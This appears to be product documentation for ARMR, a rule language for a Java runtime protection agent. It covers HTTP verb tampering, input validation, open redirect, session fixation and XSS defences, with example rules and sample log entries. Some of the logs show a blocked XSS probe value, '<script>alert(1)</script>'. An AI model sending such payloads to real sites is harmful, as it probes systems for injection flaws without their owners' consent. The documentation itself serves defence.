|---|---|
| request | This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints) :-- a quoted string |

---

- a list of one or more quoted-stringsIf no value is specified then protection will be applied to all HTTP endpoints by default.If a string value is specified then it must:- not be empty

- be a valid relative URI |

## When (Event)

| | | |
|---|---|---|
| validate | To enable HTTP verb tampering protection the user must provide the `method` parameter to this declaration.In addition, the key-value pair with key `is` must also be defined. | |
| | method | The `method` key signifies that HTTP verb (method) tampering protection is in use |
| | is | The `is` key indicates the permitted values of HTTP verbs for a given request.Possible values for the `is` key are:- `GET` |

---

- `POST`
- `HEAD`
- `PUT`
- `DELETE`
- `CONNECT`
- `OPTIONS`
- `TRACE`
- `PATCH` |

## Then (Action)

| | |
|---|---|
| protect | Processing of an HTTP request that fails method validation is stopped and the HTTP response returned is empty.If configured, a log message is generated with details of the event. |
| detect | Monitoring mode: the application behaves as normal.A log message is generated with details of the HTTP request target that fails validation.A log message **must** be specified with this action. |
| allow | Can be used to allow HTTP requests of particular method types for specific HTTP endpoints while a more generic ARMR `http` rule, in `protect` mode say, disallows the same method types for a larger set of HTTP endpoints. |

---

## Examples

The following ARMR `http` rule switches on the HTTP Verb Tampering security feature to protect against HTTP/HTTPS requests that use an unexpected value for the HTTP verb (method). The verb tampering validation ensures that the HTTP method used for all requests is one of `GET` or `POST`.

```
app("HTTP Verb Tampering mod"):
  requires(version: ARMR/2.8)
  http("HTTP method tampering protection, all HTTP endpoints"):
    request()
    validate(method, is: [GET, POST])
    protect(message: "HTTP method/verb is not GET or POST", severity: Very-High)
  endhttp
endapp
```

A log entry similar to the following is generated when the above ARMR `http` rule identifies an unexpected value for the HTTP request method:

### Logging

```
<9>1 2021-03-30T17:43:54.538+01:00 userX_system java 32008 - - CEF:0|ARMR:HTTP Verb
Tampering mod|HTTP Verb Tampering mod|2.8|HTTP method tampering protection, all
HTTP endpoints|Execute Rule|Very-High|rt=Mar 30 2021 17:43:54.537 +0100 dv-
chost=userX_system procid=32008 appVersion=1 ruleType=http securityFeature=http in-
put validation act=protect msg=HTTP method/verb is not GET or POST validation-
```

```
Rule=OneOf:[GET, POST] value=DELETE httpRequestUri=/webapp/index.jsp internal-
HttpRequestUri=/webapp/index.jsp remoteIpAddress=127.0.0.1 httpSession-
Id=3153E581A645E2A54D3C12D3928473BC httpCookies=JSESSION-
ID\=3153E581A645E2A54D3C12D3928473BC
```

## Further Examples

The following mod ensures the HTTP method is one of `GET`, `POST`, `PUT` or `DELETE`. This applies to the “index.jsp” page of the application only.

```
app("HTTP Verb Tampering mod 2"):
  requires(version: ARMR/2.8)
  http("HTTP method tampering protection, specific HTTP endpoint"):
    request(paths: "/webapp/index.jsp")
    validate(method, is: [GET, POST, PUT, DELETE])
    protect(message: "HTTP method/verb is not valid for index.jsp", severity: 8)
  endhttp
endapp
```

The following mod will detect requests where the HTTP method is neither `GET` nor `POST`. This applies to the two pages of the application “testPageA.jsp“ and “testPageB.jsp“.

```
app("HTTP Verb Tampering mod 3"):
  requires(version: ARMR/2.8)
  http("HTTP method tampering protection, multiple HTTP endpoints"):
    request(paths: ["/webapp/testPageA.jsp", "/webapp/testPageB.jsp"])
    validate(method, is: [GET, POST])
    detect(message: "HTTP method/verb is not GET or POST for either test page",
severity: Very-High)
  endhttp
endapp
```

Version: 2.8

# Improper Input Validation Security Feature

## Overview

HTTP input validation is performed to ensure only properly formed data enters the workflow in a server, preventing malformed data from persisting in the database and exploiting the weaknesses of various downstream components. Input validation should be completed as early as possible in the data flow, preferably as soon as the data is received from the external party.

Input validation vulnerabilities are covered by CWE-20.

The Input Validation security feature is enabled using the ARMR `http` rule, and can be used to ensure that various HTTP request components adhere to predefined, expected formats.

It is recommended that HTTP input validation is not used as the primary method of preventing attacks such as XSS and SQL Injection. However, if implemented properly, it can significantly contribute to reducing the impact of such attacks.

## Given (Condition)

To enable the input validation security feature using the ARMR `http` rule the user specifies the `request` declaration.

| | |
|---|---|
| request | This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints) :-- a quoted string |

---

- a list of one or more quoted-strings
- the wildcard character (*) is supported to cover multiple URIs. This can be specified as:
  - a prefix `*/target.jsp`
  - a suffix `/myApplication/*`
  - both a prefix and a suffix `*/target*`

- if the wildcard character is one of the characters in the path itself, it has to be escaped using the backslash character `\*`If no value is specified then protection will be applied to all HTTP endpoints by default.If a string value is specified then it must:- not be empty

- be a valid relative URI |

## When (Event)

| | | |
|---|---|---|
| validate | Two separate key-value pairs are required for this declaration to switch on input validation protection. Valid values for the first key include:- `parameters`, `cookies`, `headers`Valid values for the second key include:- `is` | |
| | headers | * The `headers` key is used to enable input validation of HTTP request headers. |

---

- The value of the `headers` key defines the names of one or more HTTP request headers whose values must be validated.

- Empty header names are not allowed. | | | parameters | - The `parameters` key is used to enable input validation of HTTP request parameters.

- The value of the `parameters` key defines the names of one or more HTTP request parameters whose values must be validated.

- Empty parameter names are not allowed | | | cookies | * The `cookies` key is used to enable input validation of HTTP request cookies.

- The value of the `cookies` key defines the names of one or more HTTP request cookies whose values must be validated.

- Empty cookie names are not allowed | | | is | - The `is` key indicates the values that are permitted, or the validation rules that must be adhered to, for the given validation target.

- Possible values for the `is` key are:

  - `integer`

  - `integer-positive`

  - `integer-unsigned`

- `alphanumeric`
- `sql-no-single-quotes`
- `sql-no-double-quotes`
- `html-no-single-quotes`
- `html-no-double-quotes`
- `html-attribute-unquoted`
- `html-text`

- Alternatively, the user may specify a valid regular expression (according to the platform's regular expression syntax)
- In addition, the value can be a list comprised of more than one of any of the above types |

## Then (Action)

| | |
|---|---|
| protect | HTTP targets that fail validation are stripped from the request.If configured, a log message is generated with details of the event. |
| detect | Monitoring mode: the application behaves as normal.If configured, a log message is generated with details of the HTTP request target that fails validation.A log message **must** be specified with this action. |
| allow | Can be used to allow specific HTTP request targets that adhere to a particular format that is a subset of a format already covered by an ARMR `http` rule for the same target in `protect` mode. |

---

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

The following example shows how the user may configure the HTTP Input Validation feature to validate the HTTP request parameter “number”. The mod ensures that this value is an integer and therefore does not contain any unexpected characters. Protection is enabled for the specific page “xss.jsp”.

```
app("HTTP Input Validation mod"):
  requires(version: ARMR/2.8)
  http("HTTP single parameter validation"):
    request(paths: "/spiracle/xss.jsp")
    validate(parameters: ["number"], is: [integer])
    protect(message: "number parameter was not an integer", severity: 5)
  endhttp
endapp
```

### Logging

A log entry similar to the following is generated when the above ARMR `http` rule identifies an unexpected value for the given HTTP target:

```
<12>1 2021-03-29T11:55:47.243+01:00 userX_system java 15891 - - CEF:0|ARMR:HTTP In-
put Validation mod|HTTP Input Validation mod|2.8|HTTP single parameter valida-
tion|Execute Rule|Medium|rt=Mar 29 2021 11:55:47.243 +0100 dvchost=userX_system
procid=15891 appVersion=1 ruleType=http securityFeature=http input validation
act=protect msg=number parameter was not an integer parameters=number validation-
Rule=integer value=<script>alert(1)</script> httpRequestUri=/spiracle/xss.jsp in-
ternalHttpRequestUri=/spiracle/xss.jsp remoteIpAddress=0:0:0:0:0:0:0:1 httpSession-
Id=E654F722AAFA3BF44F0D0BD4FB91134C httpCookies=JSESSION-
ID\=E654F722AAFA3BF44F0D0BD4FB91134C
```

## Further examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("HTTP Input Validation mod - with stacktrace"):
  requires(version: ARMR/2.8)
  http("HTTP single parameter validation"):
    request(paths: "/spiracle/xss.jsp")
    validate(parameters: ["number"], is: [integer])
    protect(message: "number parameter was not an integer", severity: 5, stack-
trace: "full")
  endhttp
endapp
```

### Logging

A log entry similar to the following is generated when the above ARMR `http` rule identifies an unexpected value for the given HTTP target:

```
<12>1 2021-03-29T11:57:06.951+01:00 userX_system java 15891 - - CEF:0|ARMR:HTTP In-
put Validation mod - with stacktrace|HTTP Input Validation mod - with stack-
trace|2.8|HTTP single parameter validation|Execute Rule|Medium|rt=Mar 29 2021
11:57:06.951 +0100 dvchost=userX_system procid=15891 appVersion=1 ruleType=http se-
curityFeature=http input validation act=protect msg=number parameter was not an in-
teger stacktrace=org.apache.jsp.xss_jsp._jspService(xss_jsp.ja-
va:119)\norg.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.ja-
va:70)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.GeneratedMethodAccessor32.invoke(Unknown Source)\nsun.reflect.Delegating-
MethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.jasper.servlet.JspServletWrap-
per.service(JspServletWrapper.java:439)\norg.apache.jasper.servlet.JspServlet.ser-
viceJspFile(JspServlet.java:395)\norg.apache.jasper.servlet.JspServlet.ser-
vice(JspServlet.java:339)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:731)\nsun.reflect.GeneratedMethodAccessor32.invoke(Unknown Source)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFil-
ter.java:52)\nsun.reflect.GeneratedMethodAccessor46.invoke(Unknown Source)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) parameters=number valida-
tionRule=integer value=<script>alert(1)</script> httpRequestUri=/spiracle/xss.jsp
internalHttpRequestUri=/spiracle/xss.jsp remoteIpAddress=0:0:0:0:0:0:0:1 httpSes-
sionId=E654F722AAFA3BF44F0D0BD4FB91134C httpCookies=JSESSION-
ID\=E654F722AAFA3BF44F0D0BD4FB91134C
```

The following mod ensures the HTTP request cookie named “loginId” is a positive integer. This applies to the “index.jsp” page of the application only.

```
app("HTTP Input Validation mod 2"):
  requires(version: ARMR/2.8)
  http("HTTP cookie validation"):
    request(paths: "/webapp/index.jsp")
```

```
    validate(cookies: ["loginId"], is: [integer-positive])
    protect(message: "loginId cookie was not a positive integer", severity: 5)
  endhttp
endapp
```

The following mod ensures the HTTP request parameters “firstname” and “lastname” both adhere to the given regular expression. This applies to the “index.jsp” page of the application only.

```
app("HTTP Input Validation mod 3"):
  requires(version: ARMR/2.8)
  http("HTTP multiple parameter validation"):
    request(paths: "/webapp/index.jsp")
    validate(parameters: ["firstname", "lastname"], is: ["[a-z]+"])
    protect(message: "unexpected characters found in name parameters", severity: 5)
  endhttp
endapp
```

The following mod ensures the HTTP request parameter “price” is a positive integer. This applies to all HTTP endpoints.

```
app("HTTP Input Validation mod 4"):
  requires(version: ARMR/2.8)
  http("HTTP single parameter validation for all HTTP requests"):
    request()
    validate(parameters: ["price"], is: [integer-positive])
    protect(message: "invalid value for price HTTP parameter", severity: 7)
  endhttp
endapp
```

The following mod ensures the HTTP request cookie “name” is html that does not contain either single or double quote characters. This applies to the two pages of the application “testPageA.jsp“ and “testPageB.jsp“.

```
app("HTTP Input Validation mod 5"):
  requires(version: ARMR/2.8)
  http("HTTP single cookie with multiple validation rules"):
    request(paths: ["/webapp/testPageA.jsp", "/webapp/testPageB.jsp"])
    validate(cookies: ["name"], is: [html-no-single-quotes, html-no-double-quotes])
    protect(message: "invalid value for name HTTP cookie", severity: High)
  endhttp
endapp
```

The following mod ensures the HTTP request header “someHeader” is a valid html text. This applies to all HTTP endpoints.

```
app("HTTP Input Validation mod 6"):
  requires(version: ARMR/2.8)
  http("HTTP single header validation for all HTTP requests"):
    request()
    validate(headers: ["someHeader"], is: [html-text])
    protect(message: "invalid value for someHeader HTTP request header", severity:
7)
  endhttp
endapp
```

The following mod will detect occurrences of both of the HTTP request parameters “items” and “total” that contain either single or double-quote characters. This applies to all HTTP endpoints.

```
app("HTTP Input Validation mod 7"):
  requires(version: ARMR/2.8)
  http("Monitoring mode - multiple parameters with multiple validation rules"):
    request()
    validate(parameters: ["items", "total"], is: [sql-no-single-quotes, sql-no-dou-
ble-quotes])
    detect(message: "Invalid value for HTTP parameter", severity: 7)
  endhttp
endapp
```

The following mod ensures the HTTP request parameter “items” is an integer. This applies to all HTTP endpoints. An empty string is given as the `message` parameter therefore a default log message will be generated.

```
app("HTTP Input Validation mod 8"):
  requires(version: ARMR/2.8)
  http("HTTP single parameter validation for all HTTP requests - default log mes-
sage"):
    request()
    validate(parameters: ["items"], is: [integer])
    protect(message: "", severity: 7)
  endhttp
endapp
```

The following mod ensures the HTTP request header “someHeader” does not contain any double-quote characters. This applies to all HTTP endpoints. Logging is switched off by the omission of the log message parameter.

```
app("HTTP Input Validation mod 9"):
  requires(version: ARMR/2.8)
  http("HTTP single header validation for all HTTP requests - no log message"):
    request()
    validate(headers: ["someHeader"], is: [html-no-double-quotes])
    protect(severity: 4)
  endhttp
endapp
```

The following mod ensures the HTTP request parameter “number” is an integer. This applies to all HTTP endpoints in `/myApplication`.

```
app("HTTP Input Validation mod 10"):
  requires(version: ARMR/2.8)
    http("HTTP single parameter validation for all HTTP requests in myApplica-
tion"):
    request(paths: ["/myApplication/*"])
    validate(parameters: ["number"], is: [integer])
    protect(message: "number parameter was not an integer", severity: 5)
  endhttp
endapp
```

The following mod ensures the HTTP request parameter “number” is an integer. This applies to all HTTP endpoints containing `/vulnerable`.

```
app("HTTP Input Validation mod 11"):
  requires(version: ARMR/2.8)
    http("HTTP single parameter validation for all HTTP requests that contain vul-
nerable"):
    request(paths: ["*/vulnerable*"])
    validate(parameters: ["number"], is: [integer])
    protect(message: "number parameter was not an integer", severity: 5)
  endhttp
endapp
```

Version: 2.8

# Open Redirect Security Feature

## Overview

Web applications that **redirect** the user to another location based on user-controlled input are vulnerable to Open Redirect attacks. In such attacks, the attacker can specify a link to an external site and use that link in an HTTP redirect operation. This attack simplifies phishing attacks. Open Redirect attacks are included in the SANS Top 25 Most Dangerous Software Errors.

Open Redirect vulnerabilities are covered by CWE-601.

This rule provides protection **only** when user input is received via an API that is enabled in the `input` declaration of the rule.

The ARMR Redirect security feature can be used to enable protection against Open Redirect attacks.

## Given (Conditions)

The user can specify two conditions in the ARMR `http` rule to enable the ARMR Redirect security feature - `input` and `response`.

| | |
|---|---|
| input | This allows the user to specify the source of the untrusted data. The following three sources are supported:<br>- `http` data introduced via HTTP/HTTPS requests<br>- `database` data introduced via JDBC connections<br>- `deserialization` data introduced via Java or XML deserialization<br>The rule will trigger if the source of the untrusted data matches that specified in the rule. If no value is specified then a default value of `http` is used. An exception will be thrown if an unsupported value is provided. |
| response | This allows the user to specify that protection is required for an HTTP/HTTPS response. |

## When (Event)

| | |
|---|---|
| open-redirect | This condition allows the user to specify that protection against open redirect attacks is required. This can be declared empty, without any parameters, indicating that protection against open redirects is required for all external domains or IP addresses.<br><br>Alternatively, the user may specify the following `options` as a parameter:<br>- `open-redirect(options: {exclude: subdomains})`<br>This option is useful for applications that require open redirects to subdomains of the same root domain to be allowed. Specifying the `exclude: subdomains` option allows all HTTP server-side redirects to URLs as long as the parent subdomain or root domain is the same as the application's domain. For example:<br>- if the domain of the application is `foo.com`, then it may be necessary to allow open redirects to subdomains such as:<br>- `bar.foo.com`<br>- `example.foo.com`<br>- if the domain of the application is `something.foo.com` then it may be necessary to allow open redirects to another domain that has the same parent domain, such as:<br>- `somethingElse.foo.com`<br><br>It is also possible to specify the list of host names for which the rule applies, which is useful in cases when the application does need to allow the open-redirect to selected hosts:<br>- `open-redirect(hosts: ["www.example.com", "www.example.net"])`<br><br>When the rule is defined for a single host name, the following alternative syntax is allowed:<br>- `open-redirect(hosts: "www.example.com")` |

## Then (Action)

| | |
|---|---|
| protect | Malicious open redirect operations are blocked and an HTTP error code 403 is returned to the browser.If configured, a log message is generated with details of the event. |
| detect | Monitoring mode: the application behaves as normal. Malicious open redirect operations are allowed and no HTTP error is returned to the browser.If configured, a log message is generated with details of the event.A log message **must** be specified with this action. |
| allow | Open redirect operation, to the specified host, will be allowed. |

---

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

The following ARMR `http` rule switches on the Open Redirect security feature to protect against unauthorized redirects that originate from an HTTP/HTTPS request. The `input` declaration is omitted therefore a default of `http` is used.

```
app("Open Redirect mod"):
    requires(version: ARMR/2.8)

    http("Protect against open redirect attacks"):
        open-redirect()
        response()
        protect(message: "Protect external redirects.", severity: Very-High)
    endhttp
endapp
```

### Logging

When the above ARMR `http` rule is triggered a log entry similar to the following is generated:

```
<9>1 2021-03-29T09:49:34.438+01:00 userX_system java 8189 - - CEF:0|ARMR:Open Redi-
rect mod|Open Redirect mod|2.8|Protect against open redirect attacks|Execute
Rule|Very-High|rt=Mar 29 2021 09:49:34.437 +0100 dvchost=userX_system procid=8189
appVersion=1 ruleType=http securityFeature=http open redirect act=protect msg=Pro-
```

```
tect external redirects. redirectLocation=http://www.example.org localIpAd-
dress=0:0:0:0:0:0:0:1 localName=ip6-localhost serverName=localhost httpSession-
Id=5D7CE07F605C3A6ABCFDB35D065A95E5 taintSource=HTTP_SERVLET httpRequestUri=/spira-
cle/SendRedirect internalHttpRequestUri=/spiracle/SendRedirect httpCookies=JSES-
SIONID\=5D7CE07F605C3A6ABCFDB35D065A95E5 remoteIpAddress=0:0:0:0:0:0:0:1
```

# Further Examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("Open Redirect mod - with stacktrace"):
    requires(version: ARMR/2.8)

    http("Protect against open redirect attacks"):
        open-redirect()
        response()
        protect(message: "Protect external redirects.", severity: Very-High, stack-
trace: "full")
    endhttp
endapp
```

## Logging

When the above ARMR `http` rule is triggered a log entry similar to the following is generated:

```
<9>1 2021-03-29T09:57:10.760+01:00 userX_system java 8189 - - CEF:0|ARMR:Open Redi-
rect mod - with stacktrace|Open Redirect mod - with stacktrace|2.8|Protect against
open redirect attacks|Execute Rule|Very-High|rt=Mar 29 2021 09:57:10.759 +0100 dv-
chost=userX_system procid=8189 appVersion=1 ruleType=http securityFeature=http open
redirect act=protect msg=Protect external redirects. stacktrace=oceanic.spira-
cle.misc.SendRedirect.executeRequest(SendRedirect.java:36)\noceanic.spira-
cle.misc.SendRedirect.executeRequest(SendRedirect.java:28)\noceanic.spira-
cle.misc.SendRedirect.doGet(SendRedirect.ja-
va:20)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:624)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.GeneratedMethodAccessor39.invoke(Unknown Source)\nsun.reflect.Delegating-
MethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilter-
Chain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catali-
na.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.ja-
va:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.ja-
va:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
```

```
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) redirectLoca-
tion=http://www.example.org localIpAddress=0:0:0:0:0:0:0:1 localName=ip6-localhost
serverName=localhost httpSessionId=5D7CE07F605C3A6ABCFDB35D065A95E5
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/SendRedirect internalHttpReques-
tUri=/spiracle/SendRedirect httpCookies=JSESSION-
ID\=5D7CE07F605C3A6ABCFDB35D065A95E5 remoteIpAddress=0:0:0:0:0:0:0:1
```

This is a mod that disallows redirects with except to a single host name, which is allowed:

```
app("Open Redirect mod - with Wikipedia allowed"):
    requires(version: ARMR/2.8)

    http("Protect against open redirect attacks"):
        open-redirect()
        response()
        protect(message: "Protect external redirects.", severity: Very-High)
    endhttp

    http("Allow redirect to Wikipedia"):
        open-redirect(hosts: "www.wikipedia.org")
        response()
        allow(message: "", severity: Low)
    endhttp
endapp
```

The following mod detects open redirect attacks that originate from an HTTP/HTTPS request:

```
app("Open Redirect mod 2"):
    requires(version: ARMR/2.8)

    http("Detect malicious open redirect attacks"):
        input(http)
        response()
        open-redirect()
        detect(message: "Unauthorized external redirect detected.", severity: High)
    endhttp
endapp
```

The following mod protects against open redirect attacks that originate from various untrusted sources. Logging is switched off by the omission of the log message parameter.

```
app("Open Redirect mod 3"):
    requires(version: ARMR/2.8)

    http("Protect against open redirect attacks"):
        response()
        input(deserialization, http, database)
        open-redirect()
        protect(severity: 10)
    endhttp
endapp
```

The following mod protects against open redirect attacks that originate from a database source, providing the parent subdomain or root domain of the redirect URL is the different to the application's domain.

```
app("Open Redirect mod 4"):
    requires(version: ARMR/2.8)

    http("Protect against open redirect attacks, excluding subdomains"):
        response()
        input(database)
        open-redirect(options: {exclude: subdomains})
        protect(message: "Open redirect attack blocked.", severity: Medium)
    endhttp
endapp
```

Version: 2.8

# Session Fixation Security Feature

## Overview

**HTTP Session Fixation** is an exploit that permits an attacker to hijack a valid user session. It is a common attack in web applications and Java frameworks. An application is vulnerable to session fixation attacks when:

- The web application authenticates a user without first invalidating the existing session, thereby reusing the same user session already associated with that user.
- An attacker is able to force a known session identifier on a user so that, once the user authenticates, the attacker has access to the authenticated session.

It must be noted that:

- Session fixation is a subcategory of Session Hijacking attacks.
- The session fixation threat model assumes that the attacker has no session ID theft capabilities (for example, by means of a Man-In-The-Middle or an XSS attack).
    - We recommend that the ARMR XSS security feature is enabled together with the ARMR Session Fixation security feature.

Session fixation vulnerabilities are covered by CWE-384.

The ARMR Session Fixation security feature protects against session fixation attacks by regenerating the session ID when the user authenticates. This rule only supports applications whose Authentication Management system sets authentication and identity information on every HTTP request and, as such, will not regenerate the session ID of requests that do not carry such identity information.

In the very rare case that the target web application depends on having the same HTTP session ID both before and after user authentication, then enabling this security rule may break normal application functionality.

## Given (Condition)

The ARMR Session Fixation security feature is enabled using the ARMR `http` rule. With this rule the user can specify a single condition - `request`.

| | |
|---|---|
| request | This declaration allows the user to define an ARMR `http` rule that will act upon receiving a user request. |

## When (Event)

| | |
|---|---|
| authenticate | This condition allows the user to specify that the ARMR `http` rule should authenticate a user at login. The following parameter is supported:- `user` |

## Then (Action)

| | |
|---|---|
| protect | This is the only available action for the ARMR Session Fixation security feature and, in addition to the standard log message and severity parameters, must also be specified with the following parameter:- `http-session: regenerate-id` |

## Example

The following ARMR `http` rule switches on the ARMR Session Fixation security feature. The sessionID of a user of an application that is vulnerable to session fixation attacks is regenerated at login.

```
app("Session Fixation mod"):
  requires(version: ARMR/2.8)
  http("Enable protection from Session Fixation attacks"):
    request()
    authenticate(user)
    protect(http-session: regenerate-id, message: "HTTP Session ID regenerated",
severity: 6)
  endhttp
endapp
```

### Logging

In general, all ARMR security features generate a log entry when the agent detects an attack. The ARMR Session Fixation security feature is different in that it provides a pro-active protection, acting before an attack occurs. This removes the attack vector, preventing the possibility of performing a session fixation attack, and therefore no log entry is generated.

Version: 2.8

# XSS Security Feature

## Overview

**Cross-site Scripting (XSS)** is one of the most dangerous and commonly found vulnerabilities in web applications. XSS attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites.

Cross-site Scripting vulnerabilities are covered by CWE-79.

The XSS security feature can be used to enable protection against XSS attacks.

Only reflected XSS and stored XSS for HTML is currently supported.

It is important to state that this rule provides protection **only** when user input is received via an API that is enabled in the taint sources of the rule.

On a small number of J9 JVMs, the application may need to be launched with the following property: `oceanic.FastStringLexing=false`.

## Given (Condition)

The XSS security feature is enabled using the ARMR `http` rule. With this rule the user specifies the two declarations - `input` and `response`.

| | |
|---|---|
| input | This allows the user to specify the source of the untrusted data. The following three sources are supported:- `http` data introduced via HTTP/HTTPS requests |

---

- `database` data introduced via JDBC connections
- `deserialization` data introduced via Java or XML deserializationThe rule will trigger if the source of the untrusted data matches that specified in the rule.If no value is specified then a default value of `http` is used.An exception will be thrown if an unsupported value is provided. | | response | This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints) :-- a quoted string

- a list of one or more quoted-stringsIf no value is specified then protection will be applied to all HTTP endpoints by default.If a string value is specified then it must:- not be empty
- be a valid relative URI |

## When (Event)

| | |
|---|---|
| xss | This declaration switches on the XSS security feature and must be declared with the mandatory parameter `html`.The following `options` may also be specified: - `exclude` |

---

- disable protection for any specific URIs
- if this option is not specified the default value is an empty exclusion list, therefore enabling protection for all web-pages
- specific URIs can be specified as a single string literal, or a non-empty array of one or more string literals
- the wildcard character (*) is supported to cover multiple URIs. The wildcard character can be used as:
  - a prefix `*/safe.jsp`
  - a suffix `/myApplication/*`
  - both a prefix and a suffix `*/safe*`
- `policy`
  - this allows the user to determine how conservative to configure the XSS security feature
  - this can be set to either:
    - `loose` - enable protection for user controlled changes to the HTML response that actively exploit the application
    - `strict` - enable protection for injection of untrusted data into HTML response
  - if this option is not specified the default value is set to `loose`. In this configuration, the XSS security feature supports the ability to allow certain HTML tags to be injected into an HTML document from an untrusted source. Allowed tags are generally defined as text formatting and layout elements and, as such, do not alter the behaviour of an application. The full list of allowed tags is defined in

sections **4.4: https://www.w3.org/TR/html5/grouping-content.html#grouping-content**, **4.5: https://www.w3.org/TR/html5/textlevel-semantics.html#textlevel-semantics** and **4.9: https://www.w3.org/TR/html5/tabular-data.html#tabular-data** of the HTML5 specification. A tag deemed safe can also be blocked if it contains an attribute that is deemed malicious. All JavaScript event handlers are considered dangerous. The full list of these are defined as part of the section **3.2.5: https://www.w3.org/TR/html52/dom.html#global-attributes** of the HTML5 specification.

- in addition to the **JavaScript handlers**, the following attributes have also been deemed dangerous due to their capacity to instruct a browser to load an external resource, disable security policies or potentially load personally sensitive details.
  - `async`
  - `autocomplete`
  - `autoplay`
  - `crossorigin`
  - `href`
  - `integrity`
  - `src`
  - `srcset`
  - `target`
  - `text`
  - `type`

## Then (Action)

| | |
|---|---|
| protect | XSS attacks are blocked by the agent and the HTTP response is truncated up to the point where the XSS attack occurs.If configured, a log message is generated with details of the event. |
| detect | Monitoring mode: the application behaves as normal. XSS attacks are allowed by the agent and no change is made to the HTTP response.If configured, a log message is generated with details of the event.A log message **must** be specified with this action. |

